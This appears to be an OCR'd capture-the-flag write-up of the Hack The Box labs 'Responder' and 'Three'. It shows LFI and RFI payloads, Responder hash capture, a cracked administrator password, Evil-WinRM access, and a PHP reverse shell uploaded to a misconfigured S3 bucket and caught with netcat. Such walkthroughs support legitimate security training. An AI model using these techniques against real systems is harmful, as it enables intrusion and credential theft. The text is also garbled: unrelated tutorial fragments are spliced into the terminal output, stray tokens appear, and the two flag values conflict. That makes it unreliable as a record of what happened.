
- **Question:** Example of LFI exploitation?
  - **Answer:** ../../../../../../windows/system32/drivers/etc/hosts
  - **Details:** LFI vulnerabilities allow unauthorized file access, posing significant security risks.



## Task 5: Remote File Inclusion (RFI) Exploit

- **Question:** Example of RFI exploitation?

- **Answer:** //10.10.14.6/somefile
- **Details:** RFI enables external file inclusion, leading to remote code execution.



## Task 6: NTLM Authentication

- **Question:** What does NTLM stand for?
- **Answer:** New Technology Lan Manager
- **Details:** NTLM is a suite of Microsoft security protocols providing authentication, integrity, and confidentiality to users.

The screenshot shows a Kali Linux desktop environment with a Firefox browser open to a CrowdStrike article. The browser title bar reads "NTLM Explained: Definition, Protocols & More - CrowdStrike — Mozilla Firefox". The page content discusses NTLM as a suite of security protocols used for authentication. It highlights its single sign-on (SSO) capability and its use of a challenge-response protocol. A note mentions that despite known vulnerabilities, NTLM remains widely deployed.

## Task 7: Responder Utility Flag

- Question:** Flag for network interface in Responder?
- Answer:** -I
- Details:** The -I flag specifies the network interface for capturing authentication hashes.

The screenshot shows a terminal window on a Kali Linux desktop. The user has run the command `responder -I eth0 -wd` to start the Responder utility. The output shows the usage information for the responder tool, including options for specifying the interface (-I), version (-v), help (-h), analyze mode (-A), and various poisoning and proxying options. The terminal also shows the user's path (~/.Downloads) and the current working directory (~).

## Task 8: Hash Cracking Tool

- Question:** Full name of the john hash-cracking tool?
- Answer:** John The Ripper

- **Details:** John The Ripper is a widely-used tool for password hash cracking.



## Task 9: Administrator Password

- **Question:** Password for the administrator user?
  - **Answer:** badminton
  - **Details:** Cracking this password is key for accessing higher-privileged areas of the network.

## **Task 10: Remote Access Service Port**

- **Question:** Port for Windows Remote Management (WinRM)?
  - **Answer:** 5985
  - **Details:** Port 5985 is used by WinRM for remote management and command execution.

kali (Snapshot 2) [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

1 2 3 4 | ↻

kali@kali: ~/crack

File Actions Edit View Help

kali@kali: ~/Downloads x kali@kali: ~ x kali@kali: ~ x kali@kali: ~/crack x kali@kali: ~/crack x

(kali㉿kali)-[~/crack]

```
$ nmap -p 1-10000 -sV --min-rate=1000 --max-retries=1 --open 10.129.95.234
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-27 20:46 EAT
Nmap scan report for unika.htm (10.129.95.234)
Host is up (0.25s latency).
Not shown: 9998 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE VERSION
80/tcp    open  http   Apache httpd/2.4.52 ((Win64) OpenSSL/1.1.1m PHP/8.1.1)
5985/tcp  open  http   Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 32.59 seconds
```

(kali㉿kali)-[~/crack]

\$

Superset https://superset.com/questions/change-port-in-kali/14

### Change port in Kali Responder

10 May 2019 — How to tell Responder to listen on SMB server for port 80 ? EDITED ... Open random port number for http request not port 80 - 0 . When my ...

GitHub https://github.com/SpiderLabs/Responder/issues/1

### Ports being "used" - Issue #124 - SpiderLabs/Responder

16 Apr 2017 — I start my computer and run responder and this comes up [!] Error starting UDP server on port 5355, check permissions or other servers ...

## Submit Root Flag

- **Flag:** ea81b7afddd03efaa0945333ed147fac

- **Details:** Successful exploitation of the target system and retrieval of the root flag.

```

kali (Snapshot 2) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4 | 
kali@kali: ~/crack
File Actions Edit View Help
kali@kali: ~/Downloads x kali@kali: ~ x kali@kali: ~ x kali@kali: ~/crack x kali@kali: ~/crack x
*Evil-WinRM* PS C:\Users> cd mike
*Evil-WinRM* PS C:\Users\mike> ls
Directory: C:\Users\mike\content
Mode LastWriteTime Length Name
d--- you can 3/10/2022 4:51 AM Desktop one line (shown on line
2), and when we run this code, it will output the text "Hello world". Let's break
*Evil-WinRM* PS C:\Users\mike> cd desktop\ent_a line starting with a hashtag (#)
Cannot find path 'C:\Users\mike\Desktop' because it does not exist.ogrammer
At line:1 char:1
+ cd desktop\ent_a other people reading the code understand what is going on.
+ CategoryInfo          : ObjectNotFound: (C:\Users\mike\Desktop:String) [Set-Location], ItemNotFoundException
+ FullyQualifiedErrorId : PathNotFound,Microsoft.PowerShell.Commands.SetLocationCommand
*Evil-WinRM* PS C:\Users\mike> cd Desktop
*Evil-WinRM* PS C:\Users\mike\Desktop> ls
printing a string (more on data types later in this room), we have to put them inside
Directory: C:\Users\mike\Desktop
Mode LastWriteTime Length Name
-a-- 3/10/2022 4:50 AM 32 flag.txt
Answer the questions below
*Evil-WinRM* PS C:\Users\mike\Desktop> cat flag.txt
ba81b7afddd03efaa094533ed147fac
*Evil-WinRM* PS C:\Users\mike\Desktop>

```

The screenshot shows a Kali Linux terminal window running on an Oracle VM VirtualBox. The user is connected via WinRM to a Windows host. They are navigating through a directory structure on the Windows machine, specifically moving into a 'Desktop' folder and then into a subfolder named 'ent\_a'. They attempt to run a PowerShell command to print the string 'Hello world', but receive an error message about a missing path. They then successfully navigate to the 'Desktop' folder and list its contents, finding a file named 'flag.txt'. Finally, they use the 'cat' command to read the contents of the 'flag.txt' file, which outputs the string 'ba81b7afddd03efaa094533ed147fac'.

## Conclusion

The "Responder" lab provides a hands-on experience in exploiting web application vulnerabilities and leveraging network services for deeper system access. It highlights the importance of understanding web application security and the potential implications of compromised network services.

## THREE


### Introduction

The "Three" lab centers around a scenario involving web and cloud infrastructure, focusing on AWS services and web scripting vulnerabilities. It offers hands-on experience in exploiting misconfigured AWS S3 buckets and leveraging these for further system access.

### Tasks and Findings

#### Task 1: Open TCP Ports

- **Question:** Number of open TCP ports?
- **Answer:** 2
- **Details:** Identifying open TCP ports is crucial for determining potential points of entry.



The screenshot shows a terminal window titled "kali (Snapshot 2) [Running] - Oracle VM VirtualBox". The terminal displays the following Nmap scan output:

```
(kali㉿kali)-[~]
└─$ nmap -p- -sV -T4 -SC 10.129.229.53
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-30 06:39 EAT
Stats: 0:04:04 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 2.30% done; ETC: 09:35 (2:51:58 remaining)


zsh: suspended nmap -p- -sV -SC 10.129.229.53

(kali㉿kali)-[~]
└─$ nmap -p- -sV -T4 -SC --min-rate=1000 --max-retries=1 --open 10.129.229.53
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-30 06:44 EAT
Nmap scan report for 10.129.229.53
Host is up (0.21s latency).
Not shown: 37863 filtered tcp ports (no-response), 27670 closed tcp ports (conn-refused)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE VERSION
22/tcp    open  ssh    OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 17:8b:d4:25:45:2a:20:b8:79:f8:e2:58:d7:8e:79:f4 (RSA)
|   256 e6:0f:1a:f6:32:8a:40:ef:2d:a7:3b:22:d1:c7:14:fa (ECDSA)
|_  256 2d:e1:87:41:75:f3:91:54:41:16:b7:2b:80:c6:8f:05 (ED25519)
80/tcp    open  http   Apache httpd 2.4.29 ((Ubuntu))
|_http-title: The Toppers
|_http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 120.58 seconds
```


#### Task 2: Email Domain

- **Question:** Domain of the email in the "Contact" section?
- **Answer:** thetoppers.htb
- **Details:** This information is useful for understanding the domain structure and potential subdomains.



### Task 3: Hostname Resolution


- Question:** Linux file for hostname resolution without DNS?
- Answer:** /etc/hosts
- Details:** Modifying /etc/hosts enables access to specific domains and subdomains without DNS resolution.



### Task 4: Sub-domain Discovery

- Question:** Discovered sub-domain during enumeration?
- Answer:** s3.thetoppers.htb

- **Details:** Discovering sub-domains can reveal additional services or entry points.




```

kali (Snapshot 2) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
HTB Viewer — Mozilla Firefox
Restore Session Hack The Box :: Starting P HTB Viewer Problem loading page
Applications Places System Parrot Terminal
File Edit View Search Terminal Tabs Help
Pwnbox Parrot Terminal
2024/01/31 05:18:39 Starting gobuster in VHOST enumeration mode
=====
[!] Error: error on running gobuster: unable to connect to http://thetoppers.htb/: Get "http://thetoppers.htb/": dial tcp: lookup thetoppers.htb on 1.1.1.1:53: no such host
[eu-starting-point-2-dhcp]-[10.10.14.75]-[damiano25@htb-q39dj3xwyw]-[~]
└─[*]$ gobuster vhost -w /opt/useful/SecLists/Discovery/DNS/subdomains-top1million-5000.txt
-u http://thetoppers.htb
Gobuster v3.1.0
my_credential by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firegart)
=====
[+] Url:      http://thetoppers.htb
[+] Method:   GET
[+] Threads:  10
[+] Wordlist: /opt/useful/SecLists/Discovery/DNS/subdomains-top1million-5000.txt
[+] User Agent: gobuster/3.1.0
=====

Parrot Terminal

```



```

kali (Snapshot 2) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
HTB Viewer — Mozilla Firefox
Restore Session Hack The Box :: Starting P HTB Viewer Problem loading page
Wednesday 31 January 2024
Applications Places System Parrot Terminal
File Edit View Search Terminal Tabs Help
Pwnbox Parrot Terminal
[+] Method:      GET
[+] Threads:    10
[+] Wordlist:   /opt/useful/SecLists/Discovery/DNS/subdomains-top1million-5000.txt
[+] User Agent: gobuster/3.1.0
[+] Timeout:    10s
=====
2024/01/31 05:21:55 Starting gobuster in VHOST enumeration mode
=====
Found: s3.thetoppers.htb (Status: 404) [Size: 21]
my_credential Found: gc._msdcs.thetoppers.htb (Status: 400) [Size: 306]
=====
2024/01/31 05:22:42 Finished
=====
[eu-starting-point-2-dhcp]-[10.10.14.75]-[damiano25@htb-q39dj3xwyw]-[~]
└─[*]$ cjjbjb
Parrot Terminal

```

## Task 5: Service on Sub-domain

- **Question:** Service running on discovered sub-domain?
- **Answer:** Amazon S3
- **Details:** The presence of an Amazon S3 service indicates potential cloud storage vulnerabilities.

# Amazon S3

Article [Talk](#)

From Wikipedia, the free encyclopedia



The technical content of this article relies largely or entirely on documents from Amazon.com. Relevant discussion may be found on the [talk page](#). Please improve this article by introducing citations to additional sources.

*Find sources: "Amazon S3" – news · newspapers · books · scholar · JSTOR* (November 2018)

**Amazon S3** or **Amazon Simple Storage Service** is a service offered by [Amazon Web Services](#) (AWS) that provides [object storage](#) through a [web service interface](#).<sup>[1][2]</sup> Amazon S3 uses the same scalable storage infrastructure that [Amazon.com](#) uses to run its e-commerce network.<sup>[3]</sup> Amazon S3 can store any type of object, which allows users like storage for Internet applications, backups, disaster recovery, data archives, [data lakes](#) for analytics, and [hybrid cloud storage](#). AWS launched Amazon S3 in the United States on March 14, 2006,<sup>[1][4]</sup> then in Europe in November 2007.<sup>[5]</sup>

## Task 6: AWS CLI Utility

- **Question:** Command line utility for interacting with Amazon S3?
- **Answer:** awscli
- **Details:** awscli is a vital tool for interacting with AWS services, enabling various operations like listing and transferring files.

```
CONFIGURE()

00:00: NAME LickingDB -> OffSec (@) HackTheBox :: Dashboard
    configure ->

DESCRIPTION
    Configure AWS CLI options. If this command is run with no arguments,
    you will be prompted for configuration values such as your AWS Access
    Key Id and your AWS Secret Access Key. You can configure a named pro-
    file using the --profile argument. If your config file does not exist
    (the default location is ~/.aws/config), the AWS CLI will create it for
    you. To keep an existing value, hit enter when prompted for the value.
    When you are prompted for information, the current value will be dis-
    played in [brackets]. If the config item has no value, it be displayed
    as [None]. Note that the configure command only works with values from
    the config file. It does not use any configuration values from envi-
    ronment variables or the IAM role.

    Note: the values you provide for the AWS Access Key ID and the AWS Se-
    cret Access Key will be written to the shared credentials file
    (~/.aws/credentials).

CONFIGURATION VARIABLES
    The following configuration variables are supported in the config file:
        o aws_access_key_id - The AWS access key part of your credentials
        o aws_secret_access_key - The AWS secret access key part of your cre-
            dentials
        o aws_session_token - The session token part of your credentials (ses-
            sion tokens only)
        o metadata_service_timeout - The number of seconds to wait until the
            and used by the above utility to list all of the S3
            .
```

## Task 7: AWS CLI Setup

- **Question:** Command to set up AWS CLI?
- **Answer:** aws configure
- **Details:** Proper configuration of awscli is essential for interacting with AWS services.

```

$ tldr aws s3

CLI for AWS S3 - provides storage through web services interfaces.
Some subcommands such as `aws s3 cp` have their own usage documentation.
More information: <https://awscli.amazonaws.com/v2/documentation/api/latest/referenc
e/s3/index.html>.

Show files in a bucket:
aws s3 ls bucket_name

Sync files and directories from local to bucket: Walkthrough
aws s3 sync path/to/file1 path/to/file2 ... s3://bucket_name

Sync files and directories from bucket to local:
aws s3 sync s3://bucket_name path/to/target

Sync files and directories with exclusions:
aws s3 sync path/to/file1 path/to/file2 ... s3://bucket_name --exclude path/to/file --exclude path/to/directory/*

Remove file from bucket:
aws s3 rm s3://bucket/path/to/file

Preview changes only: SUBMIT ANSWER HINT
aws s3 any command --dryrun

```

## Task 8: Listing S3 Buckets

- Question:** Command to list S3 buckets?
- Answer:** aws s3 ls
- Details:** This command lists all S3 buckets, aiding in enumeration and potential exploitation.

The screenshot shows a terminal window titled "kali (Snapshot 2) [Running] - Oracle VM VirtualBox". The terminal is running on a Kali Linux system with IP 10.10.16.6. The user is at the prompt `kali@kali: ~/Downloads`. They run the command `sudo nano php-reverse-shell.php` to edit a PHP reverse shell script. Then, they upload the script to an S3 bucket named "thetoppers" using the command `aws --endpoint=http://s3.thetoppers.hbt s3 cp php-reverse-shell.php s3://thetoppers.hbt`. Finally, they connect to the uploaded file using `nc -lvp 8888`, listening on port 8888. The terminal shows the connection from an UNKNOWN host at 10.129.227.248 on port 58838.

```

File Machine View Input Devices Help
File Actions Edit View Help
kali@kali: ~/Downloads x kali@kali: /usr/share/laudanum/php x
(kali㉿kali)-[~/Downloads]
$ sudo nano php-reverse-shell.php
(kali㉿kali)-[~/Downloads]
$ aws --endpoint=http://s3.thetoppers.hbt s3 cp php-reverse-shell.php s3://thetoppers.hbt
upload: ./php-reverse-shell.php to s3://thetoppers.hbt/php-reverse-shell.php
(kali㉿kali)-[~/Downloads]
$ aws --endpoint=http://s3.thetoppers.hbt s3 cp php-reverse-shell.php s3://thetoppers.hbt
upload: ./php-reverse-shell.php to s3://thetoppers.hbt/php-reverse-shell.php
(kali㉿kali)-[~/Downloads]
$ nc -lvp 8888
listening on [any] 8888 ...
connect from [10.10.16.6] on [10.129.227.248] 58838
Linux three 4.15.0-189-generic #200-Ubuntu SMP Wed Jun 22 19:53:37 UTC 2022 x86_64 x86_64 x86_64 GNU/Linux
03:50:38 up 38 min, 0 users, load average: 0.00, 0.00, 0.00
USER TTY FROM LOGINID IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ ls
bin
boot
dev
etc
home
initrd.img
initrd.img.old
lib
lib64
lost+found
media
mnt
opt
$ 10.129.227.248
youtube academy.h... 10.129.145... unika 10.129.115... tryhackme falba 83.136.251...

